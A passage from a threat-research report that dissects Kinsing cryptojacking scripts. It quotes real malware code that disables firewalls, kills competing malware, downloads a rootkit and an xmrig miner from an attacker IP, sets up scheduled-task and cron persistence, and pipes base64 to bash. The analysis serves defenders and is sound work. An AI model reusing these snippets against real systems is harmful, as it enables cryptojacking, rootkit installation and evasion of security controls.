2. In Figure 21 below, you can see two commands that significantly alter the security posture of the victim system by removing firewall protections. The command `ufw disable` turns off the UFW firewall and stops UFW from enforcing any of its configured rules. The second command `iptables -F`, is flushing iptables rules effectively removes all filtering and forwarding rules.

Figure 21: disabling firewall and flushing iptables

```
ufw disable
iptables -f
```

Killing competition

These snippets are designed to stop competitors' malicious activities:

1. Stopping processes: The snippet, in Figure 22 below, targets specific processes for termination while iterating through all entries in the `/proc` directory.

Figure 22: iterating over `/proc` directory

```
for filename in /proc/*; do
    ex=$(ls -latrh $filename 2> /dev/null|grep exe)
    if echo $ex |grep -q
"atlas.x86\|dotsh\|/tmp/systemd-private-
\|bin/sysinit\|.bin/xorg\|nine.x86\|data/pg_mem\|/var/l
ib/postgresql/data/.*/memory"; then
        result=$(echo "$filename" | sed "s/\/proc\///")
        kill -9 $result
        echo found $filename $result
    fi
done
```

2. Killing processes: In Figure 23 below, there are few examples of commands aimed at detecting specific processes or IP addresses or text in files in order to kill the relevant processes, which are all part of competitors' campaigns.

Figure 23: terminating competing attacks

```
killF(){
  pkill -f donkey
  pkill -f sysupdater
  ps aux| grep "perfctl"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
  ps aux| grep "./lll"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
  netstat -anp | grep "34.81.218.76:9486" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
  netstat -anp | grep "42.112.28.216:9486" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
  cat /tmp/.systemd.1|xargs -I % kill -9 %
  cat /tmp/.systemd.2|xargs -I % kill -9 %
  kill -9 $(cat /tmp/.systemd.1)
  kill -9 $(cat /tmp/.systemd.2)
}
```

Type II Scripts – comprehensive analysis

We analyzed 27 type II scripts. Like the Type I scripts, these scripts bear 97% similarity. We analyzed each row in the script based on 3 major concepts: contributing to the attack flow, defense evasion items and killing competition.


Type II scripts: `lr2.sh, pg2.sh, tr2.sh, vml.sh, se.sh, ae.sh, ap.sh, bg.sh, ce.sh, cf.sh, cp.sh, ge.sh, gi.sh, gl.sh, ki.sh, lh.sh, mi.sh, mt.sh, ph.sh, py.sh, rm.sh, sm.sh, vm.sh, xx.sh, kos.sh, tc.sh, acb.sh`

Below we will cover only the differences from Type I scripts.

Contributing to the attack flow

1. Implementing a curl function in case `curl, wget` or other utilities aren't installed on the server.

Figure 24: implementing a `curl` application




```
function __curl() {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost:
${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}
```

Defense evasion items

1. Deploying a rootkit to hide the malicious processes. You can read more about it in the rootkit section in the main section of the report.

Figure 25: rootkit download and deployment code




```
SO_FULL_PATH="$BIN_PATH/$SO_NAME"
SO_DOWNLOAD_URL="http://45.15.158.124/libsystem.so"
SO_DOWNLOAD_URL2="http://45.15.158.124/libsystem.so"
SO_MD5="ccef46c7edf9131ccffc47bd69eb743b"

so() {
  soExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
  if [ "$soExists" == "true" ]; then
    echo "$SO_FULL_PATH exists and checked"
  else
    echo "$SO_FULL_PATH not exists"
    download $SO_FULL_PATH $SO_DOWNLOAD_URL
    binExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
    if [ "$soExists" == "true" ]; then
      echo "$SO_FULL_PATH after download exists and checked"
    else
      echo "$SO_FULL_PATH after download not exists"
      download $SO_FULL_PATH $SO_DOWNLOAD_URL2
      binExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
      if [ "$soExists" == "true" ]; then
        echo "$SO_FULL_PATH after download2 exists and checked"
      else
        echo "$SO_FULL_PATH after download2 not exists"
      fi
    fi
  fi
  echo $SO_FULL_PATH >/etc/ld.so.preload
}
```

Killing competition


1. Extended list of specific processes for termination while this snippet is iterating through all the entries in the `/proc` directory (compared with Type I scripts).
2. The long list of process kills is now divided into functions, as can be seen in Figures 26 and 27 below:

Figure 26: cleaning `cron` from competing attacks



```
cleanCron() {
  crontab -l | sed '/base64/d' | crontab -
  crontab -l | sed '/_cron/d' | crontab -
  crontab -l | sed '/31.210.20.181/d' | crontab -
  crontab -l | sed '/update.sh/d' | crontab -
  crontab -l | sed '/logo4/d' | crontab -
  crontab -l | sed '/logo9/d' | crontab -
  ...
}
```

Figure 27: eliminating competing attacks



```
killF(){
  pkill -f sshd
  ...
  netstat -anp | grep ":1414" | ... | xargs -I % kill -9 %
  ...
  ps aux| grep "tracepath"| ... | xargs -I % kill -9 %
  ...
  cat /tmp/.X11-unix/01|xargs -I % kill -9 %
  ...
  }
```

Auxiliary scripts analysis

These 14 scripts are often dedicated to specific applications that are dropped and executed as part of the attack kill chain and set a specific purpose. In this section we review each of these scripts.

Auxiliary scripts: `cron.sh, al.sh, 1.ps1, ci.sh, du.sh, rv.sh, cpr.sh, cpu.sh, uninstall.sh, wbw.xml, wb.xml, k.xml, kk.xml, ll.sh`

`cron.sh`

This script contains 161 rows that are designed to kill the competition (see Type I or Type II scripts above), a few lines of defense evasion, and persistence by creation of a cron job that downloads and runs the script `unk.sh`, which is a Type I script, possibly standing for "unified Kinsing."

`al.sh`

This script is designed to disable and remove specific security and monitoring components related to Alibaba Cloud and Tencent Cloud services from a Linux system, as can be seen in Figure 20.


The PowerShell 1.ps1

This PowerShell script appears to be involved in downloading, installing, and executing a cryptominer on the host system.

The script sets up a number of variables for URLs, file sizes, and names related to a cryptocurrency miner (`xmrig.exe`) and its configuration file (`config.json`)

The script checks if the miner executable and its configuration file exists at the specified paths. If they do, it checks their sizes against the expected sizes and updates them if they don't match. If the files don't exist, the script downloads them using the `update` function. Next, the PowerShell checks if the miner process is running. If it's not running, it starts the miner process in a hidden window.

Figure 28: some snippets from the powershell




```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://45.15.158.124/xmrig.exe"
$miner_url_backup = "http://45.15.158.124/xmrig.exe"
$miner_size = 4578304
$miner_name = "sysupdate"
$miner_cfg_url = "http://45.15.158.124/config.json"
$miner_cfg_url_backup = "http://45.15.158.124/config.json"
$miner_cfg_size = 3714
$miner_cfg_name = "config.json"

$miner_path = "$env:TMP\sysupdate.exe"
$miner_cfg_path = "$env:TMP\config.json"
$payload_path = "$env:TMP\update.ps1"

...

Remove-Item $payload_path
Remove-Item $HOME\update.ps1
Try {
    $vc = New-Object System.Net.WebClient
    $vc.DownloadFile($payload_url,$payload_path)
}
Catch {
    Write-Output "download with backurl"
    $vc = New-Object System.Net.WebClient
    $vc.DownloadFile($payload_url_backup,$payload_path)
}
echo F | xcopy /y $payload_path $HOME\update.ps1

SchTasks.exe /Create /SC MINUTE /TN "Update service for
Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass
-windowstyle hidden -File $HOME\update.ps1" /MO 30 /F
if(!(Get-Process $miner_name -ErrorAction SilentlyContinue))
{
    Write-Output "Miner Not running"
     Start-Process $miner_path -windowstyle hidden
}
else
{
     Write-Output "Miner Running"
}

Start-Sleep 5
```

`ci.sh`

This is actually not an auxiliary script. It's a script that launches an attack on the Citrix NetScaler application. As opposed to Type I and Type II scripts, there are three different cron jobs to ensure persistence on the Citrix server.

Furthermore, in this case, Kinsing malware isn't downloaded. This is the most distinct signature of this threat actor yet, but in this case another binary is downloaded by the name of `klli` (MD5 568f7b1d6c2239e208ba97886acc0b1e). This, however, is found on the Kinsing download server and thus we affiliate this attack with the Kinsing campaigns.

Figure 29: From the `ci.sh` script




```
find /netscaler/portal/scripts -type f -newermt '1/07/2019 0:00:00' -exec rm -rf {} \;
find /netscaler/portal/templates -type f -newermt '1/07/2019 0:00:00' -exec rm -rf {} \;
mv /netscaler/portal/scripts/newbm.pl  /netscaler/portal/scripts/newbmnnn.pl
mv /netscaler/portal/scripts/newbmnnn.pl  /netscaler/portal/scripts/newbmlll.pl
mv /netscaler/portal/scripts/rmbm.pl  /netscaler/portal/scripts/rmbmlll.pl
mv /netscaler/portal/scripts/picktheme.pl  /netscaler/portal/scripts/pickthemezzz.pl

rm -rf /netscaler/portal/scripts/newbmnnn.pl
rm -rf /netscaler/portal/scripts/newbmlll.pl
rm -rf /netscaler/portal/scripts/rmbmlll.pl
rm -rf /netscaler/portal/scripts/pickthemezzz.pl
rm -rf /netscaler/portal/scripts/PersonalBookmark.pl
```

`du.sh`

The initial script is encoded (`base64`).


Figure 30: the `du.sh` script



```
#!/bin/bash
echo UFJPQz0kKH '<<truncated>>' CmZpCg==|base64 -d|bash
```

When decoded, the script seems to be designed to ensure that only one instance of a process named `kinsing` that is using the file `/tmp/linux.lock` is running. If there are multiple such processes, it kills all of them except the one using the file.

Figure 31: The decoded script




```
PROC=$(ps aux | grep -v grep | grep 'kinsing'|grep -v defunct | awk '{print $2}')
PROC_COUNT=$(ps aux | grep -v grep | grep 'kinsing'|grep -v defunct | awk '{print $2}'|wc -l)
FILE="/tmp/linux.lock"
if [ $PROC_COUNT -gt 1 ]
    then
        echo "$PROC_COUNT is greater than 1"
        if [ -f "$FILE" ]; then
          echo "$FILE exists."
          USED_PROC=$(lsof $FILE| awk '{print $2}'|grep -v PID)
          echo $USED_PROC
          size=${#USED_PROC}
          echo "size = $size"
          if [ $size -gt 0 ]
          then
            arr=($PROC)
            for procId in "${arr[@]}"
            do :
              if [ "$procId" == "$USED_PROC" ];then
                echo "noneed $procId"
              else
                #echo "need $procId"
                kill -9 $procId
                ps ax|grep $procId|grep -v grep
              fi
            done
          else
             ps aux |
             grep -v grep |
             grep 'kinsing'|
             grep -v defunct |
             awk '{print $2}'|
             awk '{a[i++]=$0} END {for (j=i-1; j>=0;) print a[j--] }' |
             awk 'NR >= 2'|
             xargs -I % kill -9 % echo "no"
          fi
        else
          echo "not exists, $PROC_COUNT"
        fi
    else
        echo "$PROC_COUNT is less than 1"
fi
```

rv.sh

This is an open-source reverse shell script that can be found on GitHub - here.
As illustrated in Figure 32 below, the Kinsing threat actor modified the script to open a reverse shell to a server under his control.

Figure 32: the `rv.sh` script, a reverse shell script

